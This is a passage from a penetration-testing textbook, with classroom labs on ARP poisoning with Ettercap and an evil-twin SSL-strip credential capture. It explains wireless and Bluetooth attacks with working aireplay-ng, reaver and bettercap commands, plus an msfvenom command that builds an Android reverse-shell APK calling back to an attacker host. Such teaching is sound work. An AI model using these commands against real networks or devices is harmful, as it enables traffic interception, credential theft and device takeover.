- Select **OK** to dismiss the message indicating a new version of VirtualBox is available.
- Ensure the **Metasploitable** VM profile is selected, then select the **Start** button.



- Wait for the Metasploitable OS to load.
- Log into Metasploitable using `msfadmin` as the user name and password.
- At the prompt, enter `ifconfig` and note the IPv4 address for the `eth0` interface.
- Ping your Kali Linux computer from Metasploitable.
- Verify that the ping succeeds, then press **Ctrl+C** to stop the pinging.

The VMs were set up to be on the same network as the physical classroom computers. They acquire their IP addresses through DHCP.

- Enter `exit` to log out.
- Keep the VM open.

2. Access the network file share.

- Switch to your Windows Server computer.
- Right-click the **Start** button and select **Run**.

- c) In the **Run** dialog box, enter `\\192.168.1.#` where `#` refers to your Metasploitable IP address.
- d) In the **Windows Security** dialog box, type `msfadmin` as the user name and password, then select **OK**.
- e) Verify that you see the network file shares on the Metasploitable server.



You have established that there is good SMB connectivity between the medical device (Windows Server) and its archive file server (Metasploitable).


- f) Double-click the **msfadmin** share to open it, then leave the window open.

3. Start the ARP poisoning process with Ettercap.

- a) Switch to your Kali Linux computer.
- b) Open a terminal window.
- c) Enter `ettercap -G`
- d) In the **ettercap** window, select **Sniff→Unified sniffing**.
This means that all activities will occur on a single interface.
- e) In the **ettercap Input** dialog box, ensure the network interface is **eth0**, then select **OK**.
- f) From the menu, select **Hosts→Scan for hosts**.
- g) Select **Hosts→Hosts list**.
- h) Verify that the classroom hosts are listed.

IP Address	MAC Address	Description
192.168.1.1	A0:F3:C1:B6:48:A0	
192.168.1.50	54:EE:75:42:01:D3	
192.168.1.100	08:00:27:19:E5:20	

- i) Select the IP address of your own Windows Server host.
- j) Select **Add to Target 1**.
- k) Select your own Metasploitable IP address, then select **Add to Target 2**.
- l) From the menu, select **Mitm→ARP poisoning**.
- m) In the **MITM Attack: ARP Poisoning** dialog box, check the **Sniff remote connections** check box and select **OK**.
- n) Select **Start→Start sniffing**.
- o) In the bottom pane, verify that the sniffing has started.




4. Open Wireshark and begin capturing packets on your interface.

- From the Kali Linux menu, select **Applications→Sniffing & Spoofing→wireshark**.
- On the **Welcome to Wireshark** page, double-click **eth0** to start the capture on this interface.
- Verify that you see packets being captured.

5. Transmit a file and intercept it from your Kali Linux computer.

- Switch to your Windows Server computer.
- Copy C:\093051Data\Penetrating Networks\x-ray.jpg and paste it to the **msfadmin** share.
- Switch back to Wireshark on Kali Linux and select **Capture→Stop**.
- Select **File→Export Objects→SMB**.
- Verify that you see the **x-ray.jpg** file in the list of objects.



- Select **Save**.
- Save the file to the desktop with the default name.
- Select **Close** to close the dialog box.
- Return to the Kali Linux desktop and open the **x-ray.jpg** file, confirming that you captured it in transit.

Due to Ettercap's ARP poisoning, the victims' IP addresses are associated with the Kali Linux computer's MAC address. Traffic sent from the Windows Server computer to the Metasploitable VM, for example, is also forwarded to the Kali Linux attack computer.

6. Close all open windows in Kali Linux without saving.

7. Close the Metasploitable VM.

- From your Windows Server, in VirtualBox, close the VM window.
- In the **Close Virtual Machine** dialog box, select **Power off the machine**, then select **OK**.
- Close VirtualBox.

8. Update the worksheet as necessary.

TOPIC B

Exploit Wireless and RF-Based Vulnerabilities

Now that you've exploited general network-based vulnerabilities, you can turn your attention to the target organization's wireless networking infrastructure. This infrastructure has unique properties that are no less susceptible to attack, and in many cases, are more vulnerable than their wired counterparts.

Commonalities Among Wireless and RF-Based Vulnerabilities

All devices that support wireless networking have a common point of concern: data must be transmitted over the air. Unlike with wired communications, a wireless transmission is not inherently protected from a physical assembly like a cable—any human or device within range and direction of the signal will be able to intercept that signal without needing to access and disrupt physical networking infrastructure. Some wireless technology, like Wi-Fi, is omni-directional and doesn't even require that the intercepting entity be facing a specific direction—only that it is within range.

Because of this, wireless networking technology is at greater risk of compromise from an attacker who is co-located. This goes for pen testers, as well. You can maintain a certain degree of stealth by not physically connecting your attack machine to another host or network segment. Likewise, various wireless technologies have their own unique vulnerabilities that you wouldn't be able to exploit in a wired scenario.

Wireless Access Point Attacks

A wireless access point (WAP) enables wireless devices to connect to a local network, typically using the Wi-Fi protocol. Because a WAP is an entry point into a network, and transmits data over the air to other devices, it is a worthwhile target to dedicate resources to for testing.

A WAP's susceptibility to compromise usually depends on the strength of its encryption scheme. WAPs using the obsolete Wired Equivalent Privacy (WEP) scheme are especially vulnerable to intrusion. WEP uses the RC4 stream cipher with a 24-bit initialization vector (IV)—a small enough size that can enable you to crack the password with minimal effort. In WEP cracking, you can start capturing traffic over the air and then dump the packets to a file. Because the IV is bound to repeat after a few thousand packets, you can extract it within a matter of minutes, enabling you to crack the password. You can also speed up the process by using a tool like aircrack-ng to inject traffic into the WAP, thereby speeding up the process of generating IVs. For example, you can spoof the MAC address of a client connected to the WAP and then inject ARP packets.

Most Wi-Fi networks today use WPA/WPA2 to mitigate against a vulnerability like this. Cracking a WPA/WPA2 password is therefore considerably more difficult. You can use typical dictionary-based and brute force methods to try to crack the password offline, assuming you managed to grab the hashes. However, the strength of encryption used in WPA/WPA2 might make this infeasible. Online attacks are also difficult to pull off if the WAP has a lockout function that activates after a certain number of failures.

There are a number of good tools you can use to attack wireless access points and their clients. Here are a few examples:

- The Aircrack-ng suite (airmon-ng, airodump-ng, aireplay-ng, aircrack-ng, and many others)—a complete set of tools for wireless monitoring, attacking, testing, and cracking
- Kismet—a wireless sniffer, network detector, and intrusion detection system
- Wifite—a customizable tool you can use to attack WEP, WPA, and WPS
- WiFi-Pumpkin—create an evil twin/conduct a man-in-the-middle attack
- WiFi Pineapple—simplifies wireless man-in-the-middle attacks

Replay Attacks

Replay attacks, also known as repeating attacks, repeat a legitimate transmission in a malicious context. For example, a user might send their authentication information to a client or system; the attacker who eavesdrops on this communication can use the authentication in a later transmission, essentially impersonating the victim. In wireless networking, replaying transmissions can be used to enable several different attacks, including the WEP cracking process mentioned previously. In these attacks, the attacker can generate many ARP requests using a client's spoofed MAC address in order to obtain a repeated IV.



Note: Do not confuse a replay attack with a relay attack. In a replay attack, a legitimate network packet or frame is retransmitted repeatedly. In a relay attack, an attacker inserts themselves man-in-the-middle style between two devices, intercepting and forwarding traffic between them.

Fragmentation Attacks

A **fragmentation attack** obtains the pseudorandom generation algorithm (PRGA) of network packets used in WEP. The PRGA can be used to craft encrypted packets that you can inject into the access point. These injected packets can speed up the process of cracking the WEP password, as otherwise it might take awhile to receive enough packets to get the repeated IV.

In a fragmentation attack, you extract part of the key material from at least one packet and use this to send an ARP request to the AP. If successful, the AP responds with more of the key material in the packet that is echoed back to you. You repeat this process many times until around 1500 bytes of the PRGA is captured, at which point you can then use a packet crafting tool to begin the injection process.

The following is an example of using the aircrack-ng tool suite (specifically, aireplay-ng) to perform a fragmentation attack:

```
aireplay-ng -5 -b <AP MAC address> -h <source MAC address> wlan0
```

The -5 flag indicates that aireplay-ng will perform a fragmentation attack. Once you input this command, you must select the packet to use in the attack. The tool then begins the attack by sending a fragmented packet, receiving part of the key material from the AP, then repeating the process until it gets 1500 bytes of the PRGA. The key material is then saved to a file.

Next, you're ready to craft a packet using a tool like packetforge-ng:

```
packetforge-ng -0 -a <AP MAC address> -h <source MAC address> -y <saved PRGA file> -w <crafted packet output>
```

This tells the tool to craft an ARP packet using the PRGA material you recovered, then save the crafted packet to a file. You can then inject your crafted packet into the AP like so:

```
aireplay-ng -r <crafted packet output> wlan0
```

This will send the crafted packet over and over, and if successful, you'll be able to obtain a large amount of IVs that you can put toward cracking the WEP key.

Jamming

Jamming is an attack in which radio waves disrupt Wi-Fi signals. Wi-Fi itself uses radio waves for communication and is therefore susceptible to being jammed by devices that broadcast noisy signals on the same frequency. These signals override any other wireless signals that a wireless receiver is attempting to pick up on. By jamming a Wi-Fi signal, you can trigger a denial of service (DoS) and disrupt the flow of communications.

Physical jamming devices can send these disruptive signals to wireless receivers in a targeted area. However, such devices are illegal in many jurisdictions, including the whole United States. You should consider the legality of radio jamming in your area before performing it as part of a test.

Although not exactly "jamming" in the sense of physically disrupting radio transmissions, some in the industry may use the term jamming to refer to a disruption of wireless communications that breaks the link between client and access point. This is called **deauthentication**, and you can use it to knock a client off a network and prevent it from sending and receiving communications. For example, `wifijammer` is a Python script that can disrupt all WAPs in an area, only to be constrained by the effectiveness of your wireless interface. You can also use `wifijammer` to perform more targeted attacks to disable only select Wi-Fi networks in an area, or even specific clients.

Deauthentication Attacks

Deauthentication is possible because the 802.11 Wi-Fi protocol includes a management frame that a client can use to announce that it wishes to terminate a connection with an access point. You can take advantage of this provision by spoofing a victim's MAC address and sending the deauthentication frame to the access point, which then prompts the access point to terminate the connection.

Other than simple denial of service, deauthentication attacks are used in service of evil twin attacks, replay attacks, cracking attacks, and more. They have even been used by public businesses like hotels in order to force their customers to stop using personal hotspots and start using the hotel's own Wi-Fi services, which they charge for. Ultimately, a deauthentication attack can be a powerful technique for accomplishing a number of different malicious objectives.

There are several tools that can perform deauthentication. The following is an example of using `aireplay-ng` to deauthenticate all clients on a WAP:

```
aireplay-ng -0 1 -a <MAC address> wlan0
```

The `-0 1` flag specifies that the tool will send one deauthentication message. Using the `-a` flag, you specify the MAC address of the targeted access point. You can also use the `-c` flag with the MAC address of a target client in case you only want to knock one client off the WAP instead of every client.

Other than software tools, a hardware tool like WiFi Pineapple can launch deauthentication attacks.

Wireless Sniffing and Eavesdropping

As with a wired network, you can use network sniffers like Wireshark to obtain wireless transmissions that traverse the air. Your wireless network interface will receive transmissions when activated, and by default will pick up on any transmissions that are bound for the interface's MAC address. To enhance the effectiveness of your wireless sniffing efforts, you should place your interface in promiscuous mode. Promiscuous mode ensures that the interface will allow every transmitted frame through, even if that frame is not bound for the interface's MAC address. Therefore, you'll be able to capture all wireless traffic within range.

By sniffing traffic, you may be able to eavesdrop on communications between client and AP. This is much more likely to be the case in public, open Wi-Fi networks that don't incorporate encryption. Those that do incorporate encryption will make your eavesdropping efforts much more difficult, as the traffic you'll receive on the interface will be indecipherable without the proper authentication and decryption key. Nevertheless, even in encrypted modes, certain information in a transmission is transmitted in cleartext—a client's MAC address, for example. You can use this to your advantage in spoofing attacks.

Even in environments that use WPA/WPA2, you can initiate a deauthentication attack to capture the four-way TKIP handshake in a Wi-Fi connection. The disconnected client must initiate the four-way handshake again in order to reconnect to the AP. You can capture the pre-shared key (PSK) that is exchanged in this handshake and then perform a cracking attempt on it.

You can use `airodump-ng` to sniff for the handshake:

```
airodump-ng -c <channel> --bssid <MAC address> -w capture wlan0
```

Then use the `aireplay-ng` command mentioned previously to perform the deauthentication.

Evil Twin Attacks

An **evil twin** is a rogue access point that attempts to deceive users into believing that it is a legitimate access point, like the organization's official Wi-Fi network. Evil twins are therefore a form of social engineering, as the attacker is trying to trick users into connecting to the attacker's network. This is often facilitated through a deauthentication attack—if the attacker can knock a client off the network, they may be able to trick them into reconnecting to the rogue AP. Once the user does so, the attacker can launch all manner of attacks against the victim. For example, they might set up a convincing captive portal with a login form to harvest users' credentials.

Evil twin attacks are effective because it's not always easy for a user to determine which is the correct Wi-Fi network and which is the fake. Both networks can even have the same SSID, making it even more difficult for the user. Of course, certain factors can make the evil twin more effective, such as using the same (or expected) encryption protocol and placing it close to the targeted user(s) so that its signal strength is high and it is put at the top of the client's list of APs. However, using any kind of encryption protocol will require that the victim knows the password, which may not be feasible. In these cases, evil twins usually operate in open mode.

There are also specific attacks that can leverage the evil twin technique to make it more effective or useful to the attacker. Some devices, especially those running older operating systems, will send out active probe requests for known Wi-Fi networks rather than waiting passively for an AP to send a beacon frame. An attacker listening for such a request can respond with their own rogue AP information and prompt the client to connect. The legitimate AP doesn't even need to be close by—as long as the client device believes it is connecting to the right network, it will do so. Likewise, the attacker doesn't need to broadcast a spoofed SSID to entice users and potentially raise suspicion. This type of attack is called a Karma attack.

Other significant attacks that can be used with an evil twin are the **downgrade attack** and **SSL strip attack**. In both of these attacks, the victim attempts to connect to a secure website normally using HTTPS. However, the evil twin inserts itself (usually through ARP poisoning) between the client and the server. In both cases the evil twin creates two separate connections, one with the server and one with the client. The connection with the server uses normal HTTPS. The connection with the client uses either a weaker version of SSL (downgrade attack), or dispenses with encryption altogether using cleartext HTTP (SSL strip attack). The client and website both think they are communicating directly with each other, but in reality their communications are being relayed through the evil twin, which is harvesting user credentials and other interesting data.

Both the downgrade and SSL strip attacks depend on the user permitting a connection to a website with an untrusted certificate. The certificate used in a downgrade attack is actually a self-signed certificate from the attacker machine, rather than a legitimately issued certificate from a trusted certificate authority. A browser normally detects this and warns the user, but many users, either not knowing or not caring about the significance of the warning, permit the connection anyway. Certificates that are untrusted will display a red circle with an X in their properties. The break in trust can occur anywhere in the certification path, including at the root level. Untrusted certificates should be replaced by trusted ones from a trusted source.




Figure 6-20: Example of an untrusted certificate.

WPS Attacks

There are two main cracking attacks you can launch to exploit weaknesses in the implementation of Wi-Fi Protected Setup (WPS), an attempt to streamline the processes of setting up a secure Wi-Fi network and enrolling devices in the network. The most prominent attack involves brute-forcing the 8-digit PIN that clients can use to enroll their devices without knowing a WPA/WPA2 PSK. WPS only checks each half of the PIN at a time, reducing the number of guesses from a maximum of 100,000,000 to only 11,000. This is trivial for most modern computers to crack, assuming the WAP doesn't have a lockout after a certain number of failures. Even if it does, the attack may take a couple weeks instead of a couple hours—still a short enough time to be feasible for the attacker to carry out. Likewise, the lockout mechanism may only trigger based on the client's MAC, so if you spoof your MAC, you may be able get around this defense. Some simpler WAPs are even incapable of handling a brute force attack and may suffer a DoS condition as a result.

Online brute forcing is not your only option, however. An offline brute force attack called **Pixie Dust** enables you to recover the WPS PIN within mere minutes. In the WPS process, several values (including each half of the PIN) are used to create two hashes that the AP uses to prove to the client that it knows the PIN. The hash values and some of the values that go into creating them are broadcast by the AP and can be obtained by an attacker. Other than the two halves of the PIN, there are two other values that go into computing the hashes that are not broadcast—nonces E-S1 and E-S2. The problem is that some AP manufacturers have used weak and easily predicted nonce

values by default. Some manufacturers don't even provide values for the nonces. If you have the hashes and the nonce values, you can run all 11,000 possible values with the nonces and the other broadcast values through the relevant hash function until you get matching hashes. A matching value reveals the PIN.

You can use a Kali Linux tool called Reaver to launch a Pixie Dust attack:

```
reaver -i wlan0 -b <AP MAC address> -c <AP channel> -K 1
```

The `-K 1` flag runs the attack by incorporating known nonce values or algorithms from Ralink, Broadcom, and Realtek APs.

Reaver now also has a new feature in which you can set the PIN to null. It provides the PIN but no password. After you update Reaver, you could also set the no nacks (`-N`) parameter. Example:

```
reaver -i wlanmon0 -b 00:90:4C:C1:AB:CD -p "" -N -vv
```

Another Kali tool you can use is Bully. It sometimes works when Reaver does not. Example:

```
bully wlanmon0 -b 00:90:12:34:AB:CD -e linksys -c 11
```

If you need to update Kali (and thus the tools), use these commands:

```
apt-get update  
apt-get dist-upgrade
```



Note: For more information, see <https://tools.kali.org/wireless-attacks/reaver>, <https://tools.kali.org/wireless-attacks/bully>.

Bluejacking

Bluejacking is a method used by attackers to send out unwanted **Bluetooth** signals from smartphones, mobile phones, tablets, and laptops to other Bluetooth-enabled devices. Because Bluetooth requires relatively close proximity to the target device (usually within 30 feet), bluejacking must also be done within this range to be effective. Most bluejacking attacks involve sending the victim a text-based message, image, or video, and are typically just an annoyance. There is no overt "hijacking" of the user's device, just the reception of unsolicited media.

However, bluejacking can be used as a vector to carry out more insidious attacks. For example, you might be able to socially engineer a user into downloading malware or providing you with access credentials if you send a convincing message to their device over Bluetooth. The user may be more inclined to trust the message since Bluetooth is not as common as text-based or email-based phishing vectors.

Bluejacking does not require any specialized tools and can be simply performed by sending a message to nearby, discoverable devices using the attacking device's Bluetooth app. Bluejacking is ineffective when devices are in non-discoverable mode.

Bluesnarfing

Bluesnarfing is a more overtly malicious attack in which an attacker reads information from a victim's Bluetooth device. The end goal is to glean sensitive data from the victim, like their contacts, calendars, email messages, text messages, and more.

Bluetooth uses the Object Exchange (OBEX) protocol to facilitate communication between two paired devices. To conduct a bluesnarfing attack, you must connect to a device's OBEX Push Profile (OPP), which usually does not require authentication. Then, you connect to an OBEX Push target and submit an OBEX GET request (similar to an HTTP GET request) for common file names that are defined as part of the Infrared Mobile Communications (IrMC) specification. For example, the name `telecom/cal.vcs` typically specifies the device's calendar, `telecom/pb.vcs` for the phone book, and `telecom/devinfo.txt` for information about the device. Devices with vulnerable implementations of OBEX enable you to obtain all files with a name you know or have correctly guessed.

Like with bluejacking, bluesnarfing is ineffective against devices that set Bluetooth in non-discoverable mode.

Guidelines for Exploiting Wireless and RF-Based Vulnerabilities

When exploiting wireless and RF-based vulnerabilities:

- Use aircrack-ng or similar tools to crack keys on Wi-Fi networks secured with WEP.
- Use a replay attack to obtain a repeated 24-bit IV to crack a WEP key.
- Speed up the WEP cracking process by launching a fragmentation attack using aireplay-ng.
- Use the PRGA obtained from a fragmentation attack to craft a packet with packetforge-ng.
- Send a crafted packet to an access point to easily obtain thousands of IVs.
- Check the laws in your area before using radio jamming devices.
- Use a tool like aireplay-ng to knock clients off a WAP.
- Spoof MAC addresses in deauthentication attacks to knock specific targets off a WAP.
- Use evil twins to entice users to connect to your rogue AP.
- Use Karma attacks to trick a client sending a probing request into connecting to your evil twin.
- Use SSL strip with an evil twin to downgrade a user's HTTPS session and act as a man-in-the-middle.
- Place your wireless interface in promiscuous mode to receive all available signals.
- Use airodump-ng to sniff the four-way wireless handshake for WPA/WPA2 key cracking.
- Use online brute forcing to crack a WPS PIN.
- Use the Pixie Dust attack to conduct offline cracking of vulnerable APs.
- Use bluejacking to send unsolicited messages to discoverable Bluetooth devices in range.
- Use bluesnarfing to read sensitive information from discoverable Bluetooth devices in range.

ACTIVITY 6–3

Using an Evil Twin MITM Attack

Before You Begin

The file /root/Desktop/my_pentest_team_worksheet.xlsx is open.

You will work with a partner in this activity. One partner will play the role of the attacker, the other partner will play the role of the victim. Both partners' Kali Linux computers have a Wi-Fi adapter enabled.

Scenario

Like most organizations, GCPG has wireless networking infrastructure for employees to use. The official SSID for the organization's WAPs is **GCPG**—but anyone can construct a rogue WAP with the same or similar name on the premises. A user can be easily fooled into connecting their new device to this rogue AP, or evil twin, and then an attacker can act as a man-in-the-middle.

Still, some services are encrypted at the application layer and are designed to keep data in transit secure, even when on an untrusted network. SSL/TLS is one such example. GCPG currently hosts a internal-facing web server secured with HTTPS that employees use to manage patient data.

However, a technique called SSL strip enables a man-in-the-middle to read transmitted cleartext data even when the user interacts with an HTTPS-enabled site. Using an evil twin as a vector, you'll test GCPG's internal site to see if it is vulnerable to this type of attack. Under the guise of waiting for a friend, you return to the GCPG patient waiting room and open your laptop.


1. (First partner only.) Install bettercap.

- a) In Kali Linux, open a terminal window.
- b) Enter `apt-get install bettercap`
The bettercap utility can be used for network monitoring as well as for specific network attacks.
- c) Enter `Y` to confirm.
- d) Enter `apt-get install build-essential ruby-dev libpcap-dev`
- e) Enter `gem install bettercap`
- f) Enter `gem update bettercap`

2. (First partner only.) Install and configure WiFi-Pumpkin.

- a) At the prompt, enter `git clone https://github.com/P0cL4bs/WiFi-Pumpkin.git`
WiFi-Pumpkin is a framework for creating rogue access points and evil twins.
- b) Enter `cd WiFi-Pumpkin`
- c) Enter `chmod 777 installer.sh`
- d) Enter `./installer.sh --install`
- e) When prompted, enter `Y` to continue.
- f) When prompted, enter `n` to skip installing WiFiMode.
- g) After installation completes, enter `python wifi-pumpkin.py`
- h) In the WiFi-Pumpkin window, select the **Settings** tab.


- i) In the **Access Point** section, change the SSID to **GCPG#** where **#** is your student number.



- j) Select the **Start** button.
This starts an evil twin access point on the network.
k) Select the **Home** tab.
l) Take note of the **Network Adapter** name. It will probably be **wlan0** or something similar.

3. (Second partner only.) Connect to the evil twin access point.


- a) On your Kali Linux computer, at the right-most part of the menu bar, select the down-arrow, then select **Wi-Fi Not Connected→Select Network**.
b) Select your partner's **GCPG#** network, then select **Connect**.



- c) Open Waterfox and start navigating to various websites.

4. (First partner only.) Start monitoring your partner's traffic.

- a) In WiFi-Pumpkin, verify that you have your partner's client under the list of devices.



- b) Take note of the client's IP address.
c) Open a new terminal.
d) Enter the following:

```
bettercap -T <IP address> --interface <wlan interface name> --no-spoofing  
--no-discovery --proxy --proxy-port 80 --proxy-https --proxy-https-port  
443 -P POST
```

Remember to replace **<IP address>** with the address you just noted, and **<wlan interface name>** with the name of your wireless interface. This will start bettercap with a proxy that downgrades HTTPS traffic to HTTP (using SSL strip), enabling the proxy to capture unencrypted traffic.

- e) Verify that the proxy has started.

5. (Second partner only.) Use GCPG's vulnerable HTTPS website.

- a) From the Kali Linux desktop, at the right-most part of the menu bar, select the down-arrow, then select **Wired Connected→Turn Off**.

- b) In Waterfox, navigate to <https://192.168.1.##/login.html> where ## refers to your partner's Windows Server.



Caution: Make sure you're including **https** at the beginning of the URL.

- c) Add the site as a security exception to proceed.
d) On the page, enter any email/user name and password and select **Log in**.



Note: They don't have to be real, working credentials.

6. (First partner only.) Examine the captured credentials.

- a) In the bettercap console, verify that the user name and password were captured.

```
Content-Type : application/x-www-form-urlencoded
Referer : https://192.168.1.50/login.html
Accept-Encoding : identity
Accept-Language : en-US,en;q=0.8

[REQUEST BODY]

login : student01
password : Pa22w0rd
commit : Log+in
```

- b) Capture a screenshot of the evidence.
c) Press **Ctrl+C** to stop bettercap.
d) Close the WiFi-Pumpkin window and select **Yes**.

7. (Second partner only.) From the Kali Linux desktop, at the right-most part of the menu bar, select the down-arrow, then select **Wired Off→Connect**.

8. (Both partners.) Close all open windows in Kali Linux.

9. Update the worksheet as necessary.

TOPIC C

Exploit Specialized Systems

There's more than just traditional computers and wireless devices that might be associated with the target organization's network. You might not normally think of specialized systems as being subject to attack, but anything that can interface with the private network adds to its attack surface. So, in this topic, you'll exploit these specialized systems to see where they're vulnerable.

Mobile Devices

Mobile devices, particularly smartphones and tablets, are an important tool in many organizations. In today's world, an employee's mobile device might be just as attractive to an attacker because it can hold sensitive company data and private personal data, not to mention its usefulness as an authentication mechanism. Therefore, it may be in your interests to test the client's mobile workforce and infrastructure for weaknesses, particularly to malware.

The approach you take will depend heavily on the mobile platform that devices are using. The iOS platform is more restrictive and therefore has fewer opportunities for exploitation. By default, iOS devices can only install apps from the official App Store, which itself has some measure of quality control to keep malware out. Nevertheless, malware has made its way onto the App Store on several occasions. The jailbreaking process enables devices to install apps from third-party sources, so you might be able to leverage social engineering tactics to get users to install malware.

The Android OS is usually a better bet when it comes to exploiting mobile devices. Android is much less restrictive than iOS by design, and a change of a single setting can make it possible for the device to install apps from third-party sources. The rooting process reduces the device's security even further, enabling apps to run outside of their sandbox environments and assume high-level privileges, interacting with the kernel and other apps on the device. This can enable you to exfiltrate sensitive data, capture session information, and even leave a device non-functional.

The following example uses a tool called msfvenom, part of the Metasploit Framework, to create a malicious app package for Android devices:

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=<attacker IP address>
LPORT=<available port> R > malware.apk
```

This creates a reverse TCP listener back to the attacker's machine and saves it as an app package, or APK file. APK files are the installation file format for Android. Assuming the user enables installation of apps from unknown sources, they simply need to run the installer to infect their device. Back on the attack machine, you can set up Metasploit to handle the incoming connection by, say, opening a shell onto the device.

Industrial Control Systems

As discussed earlier in the course, an industrial control system (ICS) is any system that enables users to control industrial and critical infrastructure assets over a network. Critical infrastructure refers to resources that, if damaged or destroyed, would cause significant negative impact to the economy, public health and safety, or security of a society. For example, water suppliers, electricity generators, health services, transportation services, etc., are considered critical infrastructure.

